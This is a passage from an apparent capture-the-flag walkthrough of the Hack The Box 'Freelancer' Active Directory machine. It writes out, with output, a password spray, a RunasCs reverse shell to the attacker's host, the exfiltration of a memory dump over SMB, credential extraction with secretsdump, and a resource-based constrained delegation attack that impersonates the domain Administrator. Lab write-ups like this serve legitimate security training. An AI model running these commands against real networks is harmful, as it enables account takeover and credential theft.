└─$ nxc smb freelancer.htb -u sql_svc -p 'IL0v3ErenY3ager'
SMB 10.129.23.11 445 DC [*] Windows 10 / Server
2019 Build 17763 x64 (name:DC) (domain:freelancer.htb) (signing:True)
(SMBv1:False)
SMB 10.129.23.11 445 DC [-]
freelancer.htb\sql_svc:IL0v3ErenY3ager STATUS_LOGON_FAILURE
```

We get a log on failure! If this password has been utilised for another user, we can do a password spray on the available users on the domain using netexec :

- Users

```
└─$ cat users
Administrator
lkazanof
lorra199
mikasaAckerman
MSSQLSERVER
Public
sqlbackupoperator
sql_svc
...
Enumerating:
```

```

` `` bash
└─(pyp@Ghost)-[~/.../Machines/Active/Freelancer/www]
└─$ nxc smb freelancer.htb -u users -p 'IL0v3ErenY3ager' --continue-on-
success
SMB      10.129.23.11    445    DC      [*] Windows 10 / Server
2019 Build 17763 x64 (name:DC) (domain:freelancer.htb) (signing:True)
(SMBv1:False)
SMB      10.129.23.11    445    DC      [-]
freelancer.htb\Administrator:IL0v3ErenY3ager STATUS_LOGON_FAILURE
SMB      10.129.23.11    445    DC      [-]
freelancer.htb\lkazanof:IL0v3ErenY3ager STATUS_LOGON_FAILURE
SMB      10.129.23.11    445    DC      [-]
freelancer.htb\lorra199:IL0v3ErenY3ager STATUS_LOGON_FAILURE
SMB      10.129.23.11    445    DC      [+]
freelancer.htb\mikasaAckerman:IL0v3ErenY3ager
SMB      10.129.23.11    445    DC      [-]
freelancer.htb\MSSQLSERVER:IL0v3ErenY3ager STATUS_LOGON_FAILURE
SMB      10.129.23.11    445    DC      [-]
freelancer.htb\Public:IL0v3ErenY3ager STATUS_LOGON_FAILURE
SMB      10.129.23.11    445    DC      [-]
freelancer.htb\sqlbackupoperator:IL0v3ErenY3ager STATUS_LOGON_FAILURE
SMB      10.129.23.11    445    DC      [-]
freelancer.htb\sql_svc:IL0v3ErenY3ager STATUS_LOGON_FAILURE

```

We get a success on mikasaAckerman:IL0v3ErenY3ager ! (make sense to Attack On Titan fans)

We can try a winrm session:

```

└─$ nxc winrm freelancer.htb -u mikasaAckerman -p 'IL0v3ErenY3ager'
WINRM    10.129.23.11    5985    DC      [*] Windows 10 / Server
2019 Build 17763 (name:DC) (domain:freelancer.htb)
WINRM    10.129.23.11    5985    DC      [-]
freelancer.htb\mikasaAckerman:IL0v3ErenY3ager

```

We cannot have a winrm session, we can try using RunasCs.exe which is a binary that allows us to use the runas command and be able to get another shell as mikasaAckerman :

- Victim machine (Ensure you have a listener already)

```

PS C:\users\sql_svc\Downloads> curl 10.10.14.8/runas.exe -o runas.exe
curl 10.10.14.8/runas.exe -o runas.exe
PS C:\users\sql_svc\Downloads> dir
dir

```

Directory: C:\users\sql\_svc\Downloads

Mode	LastWriteTime	Length	Name
d-----	5/27/2024 1:52 PM		SQLEXPR-2019_x64_ENU
-a-----	6/2/2024 8:42 PM	51712	runas.exe

```
PS C:\users\sql_svc\Downloads> ./runas.exe mikasaAckerman IL0v3ErenY3ager 'cmd /c whoami'
```

```
./runas.exe mikasaAckerman IL0v3ErenY3ager 'cmd /c whoami'
```

```
freelancer\mikasaackerman
```

```
PS C:\users\sql_svc\Downloads> ./runas.exe mikasaAckerman IL0v3ErenY3ager powershell.exe -r 10.10.14.8:9002
```

```
./runas.exe mikasaAckerman IL0v3ErenY3ager powershell.exe -r 10.10.14.8:9002
```

```
[+] Running in session 0 with process function CreateProcessWithLogonW()
```

```
[+] Using Station\Desktop: Service-0x0-4f156$\Default
```

```
[+] Async process
```

```
'C:\WINDOWS\System32\WindowsPowerShell\v1.0\powershell.exe' with pid 5956 created in background.
```

- Attacker machine (I used rcat from xct)

```
└─$ /opt/rcat/target/release/rcat listen 10.10.14.8 9002
```

```
Listening on 10.10.14.8:9002
```

```
[+] Connection from 10.129.23.11:57827
```

```
Windows PowerShell
```

```
Copyright (C) Microsoft Corporation. All rights reserved.
```

```
PS C:\WINDOWS\system32> whoami
```

```
whoami
```

```
freelancer\mikasaackerman
```

## freelancer\mikasaackerman

We validate we are mikasa and the capabilities (reading user.txt):

```
PS C:\users\mikasaAckerman\Desktop> whoami
```

```
whoami
```

```
freelancer\mikasaackerman
```

```
PS C:\users\mikasaAckerman\Desktop> dir
dir
```

Directory: C:\users\mikasaAckerman\Desktop

Mode	LastWriteTime	Length	Name
-a----	10/28/2023 6:23 PM	1468	mail.txt
-a----	10/4/2023 1:47 PM	292692678	MEMORY.7z
-ar---	5/30/2024 12:10 PM	34	user.txt

```
PS C:\users\mikasaAckerman\Desktop> type user.txt
type user.txt
5c8392a759cb6e820cd8d8bcd3a5a4d8
```

We notice some interesting files on mikasaAckerman's desktop: mail.txt and MEMORY.7z  
Reading the mail.txt:

```
PS C:\users\mikasaAckerman\Desktop> type mail.txt
type mail.txt
Hello Mikasa,
I tried once again to work with Liza Kazanoff after seeking her help to
troubleshoot the BSOD issue on the "DATACENTER-2019" computer. As you know,
the problem started occurring after we installed the new update of SQL
Server 2019.
I attempted the solutions you provided in your last email, but
unfortunately, there was no improvement. Whenever we try to establish a
remote SQL connection to the installed instance, the server's CPU starts
overheating, and the RAM usage keeps increasing until the BSOD appears,
forcing the server to restart.
Nevertheless, Liza has requested me to generate a full memory dump on the
Datacenter and send it to you for further assistance in troubleshooting the
issue.
Best regards,
```

It seems as they did a memory dump of a SQL server which may have been running the SQL instance for the Django application.

We can copy the Memory.7z to our machine and investigate further:

- Attacker ( We used an authenticated share due to the policies of the server)

```
└─$ mkdir share
```

```
└─(pyp@Ghost) - [~/.../Machines/Active/Freelancer/www]
```

```
└─$ cd share
```

```
└─(pyp@Ghost) - [~/.../Active/Freelancer/www/share]
```

```
└─$ impacket.smbserver -username pyp -password pyp -smb2support pyp .
```

```
Impacket v0.12.0.dev1+20240116.639.82267d84 - Copyright 2023 Fortra
```

```
[*] Config file parsed
```

```
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
```

```
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
```

```
[*] Config file parsed
```

```
[*] Config file parsed
```

```
[*] Config file parsed
```

- Victim

```
PS C:\users\mikasaAckerman\Desktop> net use X: \\10.10.14.8\pyp pyp
```

```
/USER:pyp
```

```
net use X: \\10.10.14.8\pyp pyp /USER:pyp
```

```
The command completed successfully.
```

```
PS C:\users\mikasaAckerman\Desktop> copy MEMORY.7z X:\
```

```
copy MEMORY.7z X:\
```

We acquire the file from the share directory:

```
└─$ ls -la
```

```
total 48012
```

```
drwxrwxr-x 2 pyp pyp      4096 Jun  2 23:02 .
```

```
drwxrwxr-x 4 pyp pyp      4096 Jun  2 22:34 ..
```

```
-rwxrwxr-x 1 pyp pyp 292692678 Jun  2 23:03 MEMORY.7z
```

We can then copy the file to another memory and do analysis:

```
mkdir ../Memory-Analysis
```

```
cp MEMORY.7z ../Memory-Analysis
```

```
cd ../Memory-Analysis
```

```
7z e MEMORY.7z
```

```
[SNIPPED]
```

We acquire the following file:

```

└─$ ls -la
total 2026340
drwxrwxr-x 3 pyp pyp      4096 Jun  2 23:17 .
drwxrwxr-x 4 pyp pyp      4096 Jun  2 23:04 ..
-rwxrwxr-x 1 pyp pyp 292692678 Jun  2 23:17 MEMORY.7z
-rw-rw-r-- 1 pyp pyp 1782252040 Oct  8  2023 MEMORY.DMP

└─$ file MEMORY.DMP
MEMORY.DMP: MS Windows 64bit crash dump, 4992030524978970960 pages

```

We can analyse the file further using a forensic tool from Github :

<https://github.com/ufrisk/MemProcFS>.

Steps:

1. Mount the `MEMORY.DMP` file using the above tool (we used the linux binary)

```

└─(pyp@Ghost)-[~/.../Active/Freelancer/www/Memory-Analysis]
└─$ mkdir Freelancer_Dump

└─(pyp@Ghost)-[~/.../Active/Freelancer/www/Memory-Analysis]
└─$ sudo MemProcFS/memprocfs -device MEMORY.DMP -mount ./Freelancer_Dump
Initialized 64-bit Windows 10.0.17763
[PLUGIN] Python plugin manager failed to load.

```

```

===== MemProcFS =====
- Author:      Ulf Frisk - pcileech@frizk.net
- Info:        https://github.com/ufrisk/MemProcFS
- Discord:     https://discord.gg/pcileech
- License:     GNU Affero General Public License v3.0
-----
MemProcFS is free open source software. If you find it useful please
become a sponsor at: https://github.com/sponsors/ufrisk Thank You :)
-----
- Version:     5.9.16 (Linux)
- Mount Point: ./Freelancer_Dump
- Tag:         17763_a3431de6
- Operating System: Windows 10.0.17763 (X64)
=====

```

2. Navigate to the mount point on another terminal

```

└─$ sudo su

└─# cd Freelancer_Dump

```



```

└─# ls -la
total 4
drwxr-xr-x 2 pyp pyp 0 Jun 2 23:25 .
drwxrwxr-x 4 pyp pyp 4096 Jun 2 23:22 ..
drwxr-xr-x 2 pyp pyp 0 Jun 2 23:22 conf
drwxr-xr-x 2 pyp pyp 0 Jun 2 23:22 forensic
-rw-r--r-- 1 pyp pyp 1782325248 Jun 2 23:22 memory.dmp
-rw-r--r-- 1 pyp pyp 1782317056 Jun 2 23:22 memory.pmem
drwxr-xr-x 2 pyp pyp 0 Jun 2 23:22 misc
drwxr-xr-x 2 pyp pyp 0 Jun 2 23:22 name
drwxr-xr-x 2 pyp pyp 0 Jun 2 23:22 pid
drwxr-xr-x 2 pyp pyp 0 Jun 2 23:22 registry
drwxr-xr-x 2 pyp pyp 0 Jun 2 23:22 sys

```

From there we can enumerate the `registry` for any secrets. Most secrets are kept in `registry hive files` in `registry`. We can look for anything:

```

└─# cd registry

└─# ls -la
total 0
drwxr-xr-x 2 pyp pyp 0 Jun 2 23:22 .
drwxr-xr-x 2 pyp pyp 0 Jun 2 23:26 ..
drwxr-xr-x 2 pyp pyp 0 Jun 2 23:22 by-hive
drwxr-xr-x 2 pyp pyp 0 Jun 2 23:22 hive_files
drwxr-xr-x 2 pyp pyp 0 Jun 2 23:22 hive_memory
drwxr-xr-x 2 pyp pyp 0 Jun 2 23:22 HKLM
drwxr-xr-x 2 pyp pyp 0 Jun 2 23:22 HKU

└─# cd hive_files

└─# ls
0xfffffd30679c0e000-unknown-unknown.reghive
0xfffffd30679c46000-SYSTEM-MACHINE_SYSTEM.reghive
[SNIPPED]

```

We have the `hive` files and we may hence do a `secretsdump`:

```

└─# impacket.secretsdump -sam 0xfffffd3067d935000-SAM-MACHINE_SAM.reghive -
system 0xfffffd30679c46000-SYSTEM-MACHINE_SYSTEM.reghive -security
0xfffffd3067d7f0000-SECURITY-MACHINE_SECURITY.reghive LOCAL
Impacket v0.12.0.dev1+20240116.639.82267d84 - Copyright 2023 Fortra

```

```

[*] Target system bootKey: 0xaeb5f8f068bbe8789b87bf985e129382
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:725180474a181356e53f4fe3d
ffac527:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:
::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7
e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:04fc56dd3ee3165e966e
d04ea791d7a7:::
[*] Dumping cached domain logon information (domain/username:hash)
FREELANCER.HTB/Administrator:$DCC2$10240#Administrator#67a0c0f193abd932b55fb
8916692c361: (2023-10-04 12:55:34)
FREELANCER.HTB/lorra199:$DCC2$10240#lorra199#7ce808b78e75a5747135cf53dc6ac3b
1: (2023-10-04 12:29:00)
FREELANCER.HTB/liza.kazanof:$DCC2$10240#liza.kazanof#ecd6e532224ccad2abcf236
9ccb8b679: (2023-10-04 17:31:23)
[*] Dumping LSA Secrets
[*] $MACHINE.ACC
$MACHINE.ACC:plain_password_hex:a680a4af30e045066419c6f52c073d738241fa9d1cff
591b951535cff5320b109e65220c1c9e4fa891c9d1ee22e990c4766b3eb63fb3e2da67ebd198
30d45c0ba4e6e6df93180c0a7449750655edd78eb848f757689a6889f3f8f7f6cf53e1196a52
8a7cd105a2eccefb2a17ae5aebf84902e3266bbc5db6e371627bb0828c2a364cb01119cf3d2c
70d920328c814cad07f2b516143d86d0e88ef1504067815ed70e9ccb861f57394d94ba9f7719
8e9d76ecadf8cdb1afda48b81f81d84ac62530389cb64d412b784f0f733551a62ec0862ac2fb
261b43d79990d4e2bfbf4d7d4eeb90ccd7dc9b482028c2143c5a6010
$MACHINE.ACC:
aad3b435b51404eeaad3b435b51404ee:1003ddfa0a470017188b719e1eaae709
[*] DPAPI_SYSTEM
dpapi_machinekey:0xcflbc407d272ade7e781f17f6f3a3fc2b82d16bc
dpapi_userkey:0x6d210ab98889fac8829a1526a5d6a2f76f8f9d53
[*] NL$KM
0000 63 4D 9D 4C 85 EF 33 FF A5 E1 4D E2 DC A1 20 75 cM.L...3...M... u
0010 D2 20 EA A9 BC E0 DB 7D BE 77 E9 BE 6E AD 47 EC . . . . .}.w..n.G.
0020 26 02 E1 F6 BF F5 C5 CC F9 D6 7A 16 49 1C 43 C5 & . . . . .z.I.C.
0030 77 6D E0 A8 C6 24 15 36 BF 27 49 96 19 B9 63 20 wm...$.6.'I...c
NL$KM:634d9d4c85ef33ffa5e14de2dca12075d220eaa9bce0db7dbe77e9be6ead47ec2602e1
f6bff5c5ccf9d67a16491c43c5776de0a8c6241536bf27499619b96320
[*] _SC_MSSQL$DATA
(Unknown User):PWN3D#l0rr@Armessa199
[*] Cleaning up...

```

We acquire a password which is most likely for the `lorra199` user due to its structure. We can confirm this using `netexec` :

```

└─$ nxc smb freelancer.htb -u users -p 'PWN3D#l0rr@Armessa199' --continue-
on-success
SMB      10.129.23.11    445      DC          [*] Windows 10 / Server
2019 Build 17763 x64 (name:DC) (domain:freelancer.htb) (signing:True)
(SMBv1:False)
SMB      10.129.23.11    445      DC          [-]
freelancer.htb\Administrator:PWN3D#l0rr@Armessa199 STATUS_LOGON_FAILURE
SMB      10.129.23.11    445      DC          [-]
freelancer.htb\lkazanof:PWN3D#l0rr@Armessa199 STATUS_LOGON_FAILURE
SMB      10.129.23.11    445      DC          [+]
freelancer.htb\lorra199:PWN3D#l0rr@Armessa199
SMB      10.129.23.11    445      DC          [-]
freelancer.htb\mikasaAckerman:PWN3D#l0rr@Armessa199 STATUS_LOGON_FAILURE
SMB      10.129.23.11    445      DC          [-]
freelancer.htb\MSSQLSERVER:PWN3D#l0rr@Armessa199 STATUS_LOGON_FAILURE
SMB      10.129.23.11    445      DC          [-]
freelancer.htb\Public:PWN3D#l0rr@Armessa199 STATUS_LOGON_FAILURE
SMB      10.129.23.11    445      DC          [-]
freelancer.htb\sqlbackupoperator:PWN3D#l0rr@Armessa199 STATUS_LOGON_FAILURE
SMB      10.129.23.11    445      DC          [-]
freelancer.htb\sql_svc:PWN3D#l0rr@Armessa199 STATUS_LOGON_FAILURE

```

We get a success on the `lorra199` user, we can be able to see if they have a `winrm` session:

```

└─$ nxc winrm freelancer.htb -u 'lorra199' -p 'PWN3D#l0rr@Armessa199'
WINRM     10.129.23.11    5985     DC          [*] Windows 10 / Server
2019 Build 17763 (name:DC) (domain:freelancer.htb)
WINRM     10.129.23.11    5985     DC          [+]
freelancer.htb\lorra199:PWN3D#l0rr@Armessa199 (Pwn3d!)

```

We have a success!

```

└─$ evil-winrm -u lorra199 -p 'PWN3D#l0rr@Armessa199' -i freelancer.htb

Evil-WinRM shell v3.5

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\lorra199\Documents> whoami
freelancer\lorra199

```

## freelancer\lorra199

We are able to see that we are the `lorra199` user on the box:

```
*Evil-WinRM* PS C:\Users\lorra199\Documents> whoami
freelancer\lorra199
```

We can also look at the privileges and groups possessed by the user :

```
[SNIPPED]
FREELANCER\AD Recycle Bin                               Group           S-1-5-21-
3542429192-2036945976-3483670807-1164 Mandatory group, Enabled by default,
Enabled group
[SNIPPED]
```

```
*Evil-WinRM* PS C:\Users\lorra199> whoami /priv
```

#### PRIVILEGES INFORMATION

-----

Privilege Name	Description	State
SeMachineAccountPrivilege	Add workstations to domain	Enabled
SeChangeNotifyPrivilege	Bypass traverse checking	Enabled
SeIncreaseWorkingSetPrivilege	Increase a process working set	Enabled

From here we can gather bloodhound data from LDAP as LDAP is accessible to the user outside the network.

```
└─$ nxc ldap freelancer.htb -u lorra199 -p 'PWN3D#l0rr@Armessa199'
SMB 10.129.23.11 445 DC [*] Windows 10 / Server
2019 Build 17763 x64 (name:DC) (domain:freelancer.htb) (signing:True)
(SMBv1:False)
LDAP 10.129.23.11 389 DC [+]
freelancer.htb\lorra199:PWN3D#l0rr@Armessa199
```


We can hence pull the bloodhound data (even the mikasaAckerman user can do this!):

```
nxc ldap dc.freelancer.htb -u lorra199 -p 'PWN3D#l0rr@Armessa199' --
bloodhound -ns 10.129.179.195 -c all
SMB 10.129.179.195 445 DC [*] Windows 10 / Server
2019 Build 17763 x64 (name:DC) (domain:freelancer.htb) (signing:True)
(SMBv1:False)
LDAP 10.129.179.195 389 DC [+]
freelancer.htb\lorra199:PWN3D#l0rr@Armessa199
LDAP 10.129.179.195 389 DC Resolved collection
methods: session, localadmin, dcom, objectprops, rdp, group, psremote,
```


```
trusts, acl, container
```

```
LDAP      10.129.179.195 389 DC Done in 00M 41S  
LDAP      10.129.179.195 389 DC Compressing output into  
/home/pyp/.nxc/logs/DC_10.129.179.195_2024-06-03_185741_bloodhound.zip
```


The bloodhound data reveals what we already know:



We can be able to map some interesting things from bloodhound :



We can see that we possess mostly Generic Write over majority of the items, but we can see we possess the Generic Write ability over the domain controller, DC.FREELANCER.HTB. We can look into it much further:



Now the `Generic Write` in conjunction with Resource-Based Constrained Delegation (this simply allows us to access resources under a user's identity) allows us to impersonate the `DC$` user and be able to dump the domain hashes; we can impersonate the `Administrator` in the `DC$`.

**For the next step: Ensure that we have a good impacket version, use repository if necessary in a virtual environment**

Steps:

1. Add a new computer to the SPN net, the domain, First, if an attacker does not control an account with an SPN set, a new attacker-controlled computer account can be added with

```
python3 addcomputer.py -method SAMR -computer-name 'ATTACKERSYSTEM$' -  
computer-pass 'Summer2018!' -dc-host 10.129.179.195 -domain-netbios  
freelancer.htb 'freelancer.htb/lorra199:PWN3D#l0rr@Armessa199'  
Impacket v0.11.0 - Copyright 2023 Fortra
```

```
[*] Successfully added machine account ATTACKERSYSTEM$ with password  
Summer2018!.
```

2. We can configure the `configure the target object` so that the attacker-controlled computer can delegate to it. This is achieved through `impacket.rbcd` (Now remember that the computer name to delegate to is based on the `SAM Account name` and not the actual computer name, in our case `DC$` not `DC.FREELANCER.HTB`):

```
python3 rbcd.py -delegate-from 'ATTACKERSYSTEM$' -delegate-to 'DC$' -action  
'write' 'freelancer.htb/lorra199:PWN3D#l0rr@Armessa199'  
Impacket v0.11.0 - Copyright 2023 Fortra
```

```
[*] Attribute msDS-AllowedToActOnBehalfOfOtherIdentity is empty  
[*] Delegation rights modified successfully!  
[*] ATTACKERSYSTEM$ can now impersonate users on DC$ via S4U2Proxy  
[*] Accounts allowed to act on behalf of other identity:  
[*]      ATTACKERSYSTEM$      (S-1-5-21-3542429192-2036945976-3483670807-11603)
```

3. Now we can finally request for the ticket from the `Kerberos` server as we can impersonate users on the `DC$`. We can request the `Administrator's` ticket (We may need to do ensure we are on the same time):

```
sudo systemctl stop systemd-timesyncd  
sudo systemctl disable systemd-timesyncd
```

```
sudo ntpdate -u freelancer.htb
```

```
└─$ impacket.getST -spn 'cifs/dc.freelancer.htb' -impersonate  
'Administrator' 'freelancer.htb/attackersystem$:Summer2018!'  
Impacket v0.12.0.dev1+20240116.639.82267d84 - Copyright 2023 Fortra
```

```
[*] Getting TGT for user  
[*] Impersonating Administrator  
[*] Requesting S4U2self  
[*] Requesting S4U2Proxy  
[*] Saving ticket in Administrator.ccache
```

4. Using the ticket, Administrator.ccache, we can request for a secretsdump on the DC\$ which will dump the hashes on the domain also:

```
export KRB5CCNAME=$(pwd)/Administrator.ccache
```

```
└─$ klist  
Ticket cache:  
FILE:/home/pyp/Misc/CTF/HTB/Machines/Active/Freelancer/www/Administrator.ccache  
Default principal: Administrator@freelancer.htb
```

```
Valid starting      Expires            Service principal  
06/04/2024 01:36:24 06/04/2024 11:36:23  
cifs/dc.freelancer.htb@FREELANCER.HTB  
renew until 06/05/2024 01:36:23
```

```
impacket.secretsdump -dc-ip 10.129.179.195 -k -no-pass  
Administrator@dc.freelancer.htb  
Impacket v0.12.0.dev1+20240116.639.82267d84 - Copyright 2023 Fortra
```

```
[*] Service RemoteRegistry is in stopped state  
[*] Starting service RemoteRegistry  
[*] Target system bootKey: 0x9db1404806f026092ec95ba23ead445b  
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)  
Administrator:500:aad3b435b51404eeaad3b435b51404ee:680c12d4ef693a3ae0fcd442c3b5874a:::  
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::  
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::  
[-] SAM hashes extraction for user WDAGUtilityAccount failed. The account doesn't have hash information.  
[*] Dumping cached domain logon information (domain/username:hash)
```



```

[*] Dumping LSA Secrets
[*] $MACHINE.ACC
